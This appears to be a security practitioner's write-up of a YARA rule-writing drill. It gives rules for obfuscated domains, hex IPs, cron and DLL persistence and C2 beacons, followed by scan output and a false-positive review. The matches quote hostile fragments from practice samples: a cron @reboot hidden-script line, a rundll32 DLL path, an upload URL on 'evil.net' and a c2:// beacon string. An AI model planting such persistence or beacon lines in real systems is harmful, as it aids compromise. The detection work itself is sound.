        $obf_url    = /hxxps?:\/\/[a-zA-Z]+\[\.\][a-zA-Z]+\/[a-zA-Z]+\.[a-zA-Z]+/ nocase
        $obf_url2   = /http:\/\/[a-zA-Z]+\.[a-zA-Z]+\/[a-zA-Z]+/ nocase
        $path       = /C:\\[a-zA-Z]+\\[a-zA-Z]+\\[a-zA-Z]+\\[a-zA-Z]+\.dll/ nocase
        $print_text = /print\s*\(\s*"exf"\s*,\s*"i"\s*\+\s*"ltr"\s*\+\s*"ate"\s*\)/ nocase
    condition:
        any of them
}

rule obfuscated_host_beacon_socket
{
        meta:
                AUTHOR = "Jynx"
                DESCRIPTION = "Exfiltrate obfuscated host, beacon and socket from C2 Communication."
        strings:
                $host = /[a-zA-Z]+\[dot\][a-zA-Z]+/ nocase
                $beacon = /"c2:\/\/"\s*\+\s*\w+\.replace\s*\(\s*"\[dot\]"\s*,\s*"\."\s*\)\s*\+\s*":\d+"/ nocase
        condition:
                any of them
}
```

w/CODE:

```
rule Obfuscated_dll_URL_IoC
{
	meta:
		author = "Jynx"
		description = "Catch Obfsucated and persisting DLL."
	strings:
		$dll_path = /\w*\.?\w*\s\\\\?\\\w?\W?\\\\\w*\\\\\w*\\\\[A-Za-z0-9_-]
                        +\.?\w*/ nocase
	condition:
		$dll_path
}

rule Cron_Reboot_Persistence
{
	meta:
		author = "Jynx"
```

```
        description = "Detect cron @reboot persistence entries."
    strings:
        $cron_entry = /@reboot/  nocase
        $hidden_py  = /@reboot\s+\/\w+\/\w+\/\w+\s+\/\w+\/\.\w+\/\.\w+\.
py/
                                nocase
    condition:
        all of them
}

rule Obfuscated_Domain_and_Hex_IP
{
   meta:
      author = "Jynx"
      description = "Detect obfuscated domains with [.] and
                           hexadecimal-formatted IPv4 addresses"
   strings:
      $obf_domain1 = /\w+\[\.\]\w+\.(org|com|net|edu|gov|\w{1,4})/ nocase
      $obf_domain2 = /\w+(dot)\w+\.(org|com|net|edu|gov|\w{1,4})/ nocase
      $obf_domain3 = /\w+\[dot\]\w+\.(org|com|net|edu|gov|\w{1,4})/ nocas
e
      $hex_ip      = /0x[0-9a-f]{1,2}\.0x[0-9a-f]{1,2}\.0x[0-9a-f]{1,2}\.0x[0-9
a-f]
                              {1,2}/ nocase
      $obf_domain  = /[a-zA-Z]+\[\.\][a-zA-Z]+/ nocase
      $obf_ip      = /[0-9]{1,3}\[\.\][0-9]{1,3}\[\.\][0-9]{1,3}\[\.\][0-9]{1,3}/
                              nocase
      $obf_ip2     = /[0-9]{3}\s+\[\.\]\s+[0-9]{3}\s+\[\.\]\s+[0-9]{2}\s+\[\.\]\s
+
                              [0-9]{2}/ nocase
   condition:
      any of them
}

rule Obfuscated_URL
{
   meta:
      author = "Jynx"
```

```
        description = "Detect obfuscated URLs [hxxp] and likes."
    strings:
        $obf_url    = /hxxps?:\/\/[a-zA-Z]+\[\.\][a-zA-Z]+\/[a-zA-Z]+\.[a-zA-Z]
+/ nocase
        $obf_url2   = /http:\/\/[a-zA-Z]+\.[a-zA-Z]+\/[a-zA-Z]+/ nocase
        $path       = /C:\\[a-zA-Z]+\\[a-zA-Z]+\\[a-zA-Z]+\\[a-zA-Z]+\.dll/ noca
se
        $print_text = /print\s*\(\s*"exf"\s*,\s*"i"\s*\+\s*"ltr"\s*\+\s*"ate"\s*\)/
    condition:
        any of them
}

rule obfuscated_host_beacon_socket
{
        meta:
                AUTHOR = "Jynx"
                DESCRIPTION = "Exfiltrate obfuscated host, beacon and socket fr
om C2
                Communication."
        strings:
                $host = /[a-zA-Z]+\[dot\][a-zA-Z]+/ nocase
                $beacon = /"c2:\/\/"\s*\+\s*\w+\.replace\s*\(\s*"\[dot\]"\s*,
                \s*"\."\s*\)\s*\+\s*":\d+"/ nocase
        condition:
                any of them
}
```

```
┌──(jynx㉿kali)-[~/Desktop/yara/august15]
└─$ yara -r -s iocRules.yara ./regex_yara_drill_day43
Obfuscated_Domain_and_Hex_IP ./regex_yara_drill_day43/ps_invoke_obf.ps
1
0x131:$obf_domain: evil[.]com
0x132:$obf_domain: vil[.]com
0x133:$obf_domain: il[.]com
0x134:$obf_domain: l[.]com
obfuscated_host_beacon_socket ./regex_yara_drill_day43/ps_invoke_obf.ps
1
0x17c:$host: update[dot]server
```

```
0x17d:$host: pdate[dot]server
0x17e:$host: date[dot]server
0x17f:$host: ate[dot]server
0x180:$host: te[dot]server
0x181:$host: e[dot]server
0x187:$host: server[dot]local
0x188:$host: erver[dot]local
0x189:$host: rver[dot]local
0x18a:$host: ver[dot]local
0x18b:$host: er[dot]local
0x18c:$host: r[dot]local
Obfuscated_Domain_and_Hex_IP ./regex_yara_drill_day43/it_policy.doc.txt
0x8b:$obf_domain: attacker[.]example
0x8c:$obf_domain: ttacker[.]example
0x8d:$obf_domain: tacker[.]example
0x8e:$obf_domain: acker[.]example
0x8f:$obf_domain: cker[.]example
0x90:$obf_domain: ker[.]example
0x91:$obf_domain: er[.]example
0x92:$obf_domain: r[.]example
Obfuscated_Domain_and_Hex_IP ./regex_yara_drill_day43/payload_stealer.
py
0xf2:$obf_domain: evil[.]com
0xf3:$obf_domain: vil[.]com
0xf4:$obf_domain: il[.]com
0xf5:$obf_domain: l[.]com
0x108:$obf_ip: 192[.]168[.]1[.]10
0x109:$obf_ip: 92[.]168[.]1[.]10
0x10a:$obf_ip: 2[.]168[.]1[.]10
Cron_Reboot_Persistence ./regex_yara_drill_day43/cron_backdoor.sh
0x3f:$cron_entry: @reboot
0x3f:$hidden_py: @reboot /usr/bin/python3 /opt/.cache/.update.py
Obfuscated_Domain_and_Hex_IP ./regex_yara_drill_day43/cron_backdoor.s
h
0x78:$hex_ip: 0xc0.0xa8.0x01.0x0a
0xaa:$obf_domain: attacker[.]org
0xab:$obf_domain: ttacker[.]org
0xac:$obf_domain: tacker[.]org
```

```
0xad:$obf_domain: acker[.]org
0xae:$obf_domain: cker[.]org
0xaf:$obf_domain: ker[.]org
0xb0:$obf_domain: er[.]org
0xb1:$obf_domain: r[.]org
0x136:$obf_domain: attacker[.]org
0x137:$obf_domain: ttacker[.]org
0x138:$obf_domain: tacker[.]org
0x139:$obf_domain: acker[.]org
0x13a:$obf_domain: cker[.]org
0x13b:$obf_domain: ker[.]org
0x13c:$obf_domain: er[.]org
0x13d:$obf_domain: r[.]org
Obfuscated_Domain_and_Hex_IP ./regex_yara_drill_day43/installer_wmi_tas
k.vbs
0x1af:$obf_domain: bad[.]updates
0x1b0:$obf_domain: ad[.]updates
0x1b1:$obf_domain: d[.]updates
0x1c4:$obf_ip: 10[.]0[.]0[.]66
0x1c5:$obf_ip: 0[.]0[.]0[.]66
Obfuscated_dll_URL_IoC ./regex_yara_drill_day43/autoruns_persistence.reg
0x7c:$dll_path: rundll32.exe \\?\C:\\Users\\Public\\msdfa.dll
0x7d:$dll_path: undll32.exe \\?\C:\\Users\\Public\\msdfa.dll
0x7e:$dll_path: ndll32.exe \\?\C:\\Users\\Public\\msdfa.dll
0x7f:$dll_path: dll32.exe \\?\C:\\Users\\Public\\msdfa.dll
0x80:$dll_path: ll32.exe \\?\C:\\Users\\Public\\msdfa.dll
0x81:$dll_path: l32.exe \\?\C:\\Users\\Public\\msdfa.dll
0x82:$dll_path: 32.exe \\?\C:\\Users\\Public\\msdfa.dll
0x83:$dll_path: 2.exe \\?\C:\\Users\\Public\\msdfa.dll
0x84:$dll_path: .exe \\?\C:\\Users\\Public\\msdfa.dll
0x85:$dll_path: exe \\?\C:\\Users\\Public\\msdfa.dll
0x86:$dll_path: xe \\?\C:\\Users\\Public\\msdfa.dll
0x87:$dll_path: e \\?\C:\\Users\\Public\\msdfa.dll
0x88:$dll_path:  \\?\C:\\Users\\Public\\msdfa.dll
Obfuscated_Domain_and_Hex_IP ./regex_yara_drill_day43/macro_dropper.d
ocm.txt
0x54:$obf_domain: evil[.]com
0x55:$obf_domain: vil[.]com
```

```
0x56:$obf_domain: il[.]com
0x57:$obf_domain: l[.]com
Obfuscated_URL ./regex_yara_drill_day43/macro_dropper.docm.txt
0x4d:$obf_url: hxxp://evil[.]com/template.dotm
0xb4:$path: C:\Users\Public\Documents\msdfa.dll
Obfuscated_Domain_and_Hex_IP ./regex_yara_drill_day43/network_notes.t
xt
0x1b:$obf_domain: example[.]com
0x1c:$obf_domain: xample[.]com
0x1d:$obf_domain: ample[.]com
0x1e:$obf_domain: mple[.]com
0x1f:$obf_domain: ple[.]com
0x20:$obf_domain: le[.]com
0x21:$obf_domain: e[.]com
0x5d:$obf_ip: 192[.]168[.]0[.]1
0x5e:$obf_ip: 92[.]168[.]0[.]1
0x5f:$obf_ip: 2[.]168[.]0[.]1
0x72:$obf_ip: 192[.]168[.]0[.]254
0x73:$obf_ip: 92[.]168[.]0[.]254
0x74:$obf_ip: 2[.]168[.]0[.]254
obfuscated_host_beacon_socket ./regex_yara_drill_day43/sys_admin_scrip
t.sh
0x6c:$host: update[dot]server
0x6d:$host: pdate[dot]server
0x6e:$host: date[dot]server
0x6f:$host: ate[dot]server
0x70:$host: te[dot]server
0x71:$host: e[dot]server
0x77:$host: server[dot]local
0x78:$host: erver[dot]local
0x79:$host: rver[dot]local
0x7a:$host: ver[dot]local
0x7b:$host: er[dot]local
0x7c:$host: r[dot]local
Obfuscated_Domain_and_Hex_IP ./regex_yara_drill_day43/training_guide.m
d
0x80:$obf_ip: 203[.]0[.]113[.]5
0x81:$obf_ip: 03[.]0[.]113[.]5
```

```
0x82:$obf_ip: 3[.]0[.]113[.]5
obfuscated_host_beacon_socket ./regex_yara_drill_day43/training_guide.md
0x48:$host: contoso[dot]com
0x49:$host: ontoso[dot]com
0x4a:$host: ntoso[dot]com
0x4b:$host: toso[dot]com
0x4c:$host: oso[dot]com
0x4d:$host: so[dot]com
0x4e:$host: o[dot]com
Obfuscated_Domain_and_Hex_IP ./regex_yara_drill_day43/sample_data.json
0x99:$obf_ip: 198[.]51[.]100[.]10
0x9a:$obf_ip: 98[.]51[.]100[.]10
0x9b:$obf_ip: 8[.]51[.]100[.]10
obfuscated_host_beacon_socket ./regex_yara_drill_day43/sample_data.json
0x7c:$host: docs[dot]internal
0x7d:$host: ocs[dot]internal
0x7e:$host: cs[dot]internal
0x7f:$host: s[dot]internal
Obfuscated_Domain_and_Hex_IP ./regex_yara_drill_day43/mal_data_exfil.py
0x4b:$obf_domain: EVIL[.]NET
0x4c:$obf_domain: VIL[.]NET
0x4d:$obf_domain: IL[.]NET
0x4e:$obf_domain: L[.]NET
0x5d:$obf_ip2: 192 [.] 168 [.] 50 [.] 25
Obfuscated_URL ./regex_yara_drill_day43/mal_data_exfil.py
0xe3:$obf_url2: http://evil.net/upload
0x112:$print_text: print("exf", "i" + "ltr" + "ate")
obfuscated_host_beacon_socket ./regex_yara_drill_day43/node_loader.js
0x56:$host: attacker[dot]org
0x57:$host: ttacker[dot]org
0x58:$host: tacker[dot]org
0x59:$host: acker[dot]org
0x5a:$host: cker[dot]org
0x5b:$host: ker[dot]org
0x5c:$host: er[dot]org
```

```
0x5d:$host: r[dot]org
0x78:$beacon: "c2://" + host.replace("[dot]", ".") + ":8080"
```

Conclusion:

The rulebook excelled in detecting various obfuscation techniques across diverse file formats:

`Obfuscated_Domain_and_Hex_IP` **Rule:**

- Successfully identified bracket-notation domain obfuscation (`evil[.]com`, `attacker[.]example`)
- Detected hexadecimal IP address formats (`0xc0.0xa8.0x01.0x0a`)
- Caught spaced bracket notation (`192 [.] 168 [.] 50 [.] 25`)
- Worked across multiple file types: PowerShell scripts, Python files, shell scripts, VBS files, and text documents

`obfuscated_host_beacon_socket` **Rule:**

- Effectively captured C2 communication patterns using `[dot]` notation
- Identified beacon construction patterns in JavaScript (`"c2://" + host.replace("[dot]", ".") + ":8080"`)
- Detected various host obfuscation formats across different programming languages

Specialized Rules Performance:

- `Cron_Reboot_Persistence`: Successfully identified persistence mechanisms in shell scripts
- `Obfuscated_dll_URL_IoC`: Caught DLL persistence paths in registry files
- `Obfuscated_URL`: Detected both `hxxp://` obfuscation and suspicious file paths

Legitimate Infrastructure Detections [False Positive Analysis]

The rules triggered on several samples that appear to contain legitimate or training content:

1. `network_notes.txt` - Triggered on `example[.]com` and local network ranges (`192[.]168[.]0[.]1`)

2. `training_guide.md` - Detected `contoso[dot]com` (Microsoft's example domain) and documentation IPs
3. `sample_data.json` - Flagged test data containing `docs[dot]internal`

Root Causes of False Positives

Overly Broad Pattern Matching:

- The `$obf_domain` pattern `/[a-zA-Z]+\[\.\][a-zA-Z]+/` catches legitimate security training materials
- Documentation and educational content often use bracket notation to defang URLs
- Test data and configuration examples frequently employ these same obfuscation patterns

Context Insensitivity:

- Rules lack context awareness to distinguish between malicious payloads and educational content
- No differentiation between active threats and security awareness materials

Comprehensive Coverage

- **Multi-language support:** Rules work across PowerShell, Python, VBS, JavaScript, shell scripts, and configuration files
- **Flexible pattern matching:** Effective use of regex to catch variations and evasion attempts
- **Layered detection:** Multiple rules complement each other to catch different aspects of attacks

Robust Regex Implementation

- **Case insensitivity:** `/nocase` flag ensures detection regardless of case variations
- **Flexible quantifiers:** Patterns accommodate various string lengths and formats
- **Character class usage:** Proper balance between specificity and flexibility

Areas for Improvement

Whitelist Integration:

- Implement known-good domain exclusions (contoso.com, example.com, test domains)
- Add file path context analysis to reduce training material false positives

Precision Tuning:

- Narrow IP range patterns to exclude common RFC 1918 ranges in documentation
- Enhance DLL path detection to focus on suspicious locations rather than all DLL references

Technical Insights

Pattern Recognition Mastery:

- Gained deep understanding of how attackers obfuscate IoCs across different file types
- Developed appreciation for the balance between detection coverage and precision
- Learned the importance of context in threat detection rules

Regex Expertise:

- Advanced regex skills for handling complex obfuscation patterns
- Understanding of quantifier optimization for performance
- Experience with character classes for flexible matching

Multi-Format Analysis:

- Exposure to threat indicators across diverse file formats (PS1, PY, VBS, SH, REG, DOCM, JSON, MD)
- Understanding of how the same obfuscation techniques manifest differently across languages

False Positive Management:
The exercise highlighted the critical balance between comprehensive threat detection and operational efficiency. High false positive rates can lead to:

- Alert fatigue among security analysts
- Reduced confidence in detection systems

- Increased investigation overhead

Rule Development Lifecycle:

- Initial broad detection patterns for maximum coverage
- Iterative refinement based on false positive analysis
- Continuous tuning based on environmental context